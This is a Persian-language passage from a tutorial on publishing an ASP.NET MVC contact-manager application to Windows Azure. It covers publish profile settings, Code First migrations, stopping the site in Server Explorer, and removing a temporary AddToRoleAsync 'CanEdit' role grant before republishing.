
در آخر اطمینان حاصل کنید که می‌توانید داده‌ها را تغییر دهید.

اپلیکیشن را روی Windows Azure منتشر کنید. ابتدا پروژه را Build کنید. سپس روی نام پروژه کلیک راست کرده و گزینه Publish را انتخاب کنید.




در دیالوگ باز شده روی قسمت Settings کلیک کنید. روی File Publish Options کلیک کنید تا بتوانید ApplicationDbContext را برای string دیتابیس ContactDB انتخاب کنید.

اگر ویژوال استودیو را پس از ساخت profile بسته و دوباره باز کرده اید، ممکن است رشته اتصال را در لیست موجود نبینید. در چنین صورتی، بجای ویرایش پروفایل انتشار، یک پروفایل جدید بسازید. درست مانند مراحلی که پیشتر دنبال کردید.



زیر قسمت **Execute Code First Migrations** گزینه **ContactManagerContext** را انتخاب کنید.



حال **Publish** را کلیک کنید تا اپلیکیشن شما منتشر شود. با کاربر `user1` وارد سایت شوید و بررسی کنید که می‌توانید داده‌ها را ویرایش کنید یا خیر.

حال از سایت خارج شوید و توسط یک اکانت Google یا Facebook وارد سایت شوید، که در این صورت نقش `canEdit` نیز به شما تعلق می‌گیرد.

برای جلوگیری از دسترسی دیگران، وب سایت را متوقف کنید
در قسمت **Stop Web Site** **Web Sites** به قسمت **Server Explorer** بروید. حال روی هر نمونه از وب سایتها کلیک راست کنید و گزینه **Execute Code First Migrations** را انتخاب کنید.

Server Explorer

The Server Explorer window displays the following structure:

- Data Connections
 - ContactManagerContext (ContactManager)
 - DefaultConnection (ContactManager)
- Servers
- SharePoint Connections
- Windows Azure
 - Cloud Services
 - Mobile Services
 - Service Bus
 - SQL Databases
 - ContactDB
 - Storage
 - Virtual Machines
 - Web Sites
 - cm1234.azurewebsites.net
 - cm1234.azurewebsites.net


A context menu is open for the second 'cm1234.azurewebsites.net' entry, with the following options:

- Refresh
- View Settings
- Stop Web Site
- Open in Browser
- Attach Debugger
- Open in Management Portal
- View Streaming Logs in Output Window
- Download Publish Profile

Properties

Alt+Enter


یک راه دیگر متوقف کردن وب سایت از طریق پرتال مدیریت Windows Azure است.



فرآخوانی `AddToRoleAsync` را حذف و اپلیکیشن را منتشر و تست کنید
کنترلر `Account` را باز کنید و کد زیر را از متد `ExternalLoginConfirmation` حذف کنید.

```
await UserManager.AddToRoleAsync(user.Id, "CanEdit");
```

پروژه را ذخیره و `Build` کنید. حال روی نام پروژه کلیک راست کرده و `Publish` را انتخاب کنید.




دکمه **Start Preview** را فشار دهید. در این مرحله تنها فایل هایی که نیاز به بروز رسانی دارند آپلود خواهند شد.

وب سایت را راه اندازی کنید. ساده‌ترین راه از طریق پرتال مدیریت Windows Azure است. توجه داشته باشید که تا هنگامی که وب سایت شما متوقف شده، نمی‌توانید اپلیکیشن خود را منتشر کنید.

حال به ویژوال استودیو بازگردید و اپلیکیشن را منتشر کنید. اپلیکیشن Windows Azure شما باید در مرورگر پیش فرض تان باز شود. حال شما در حال مشاهده صفحه اصلی سایت بعنوان یک کاربر ناشناس هستید.

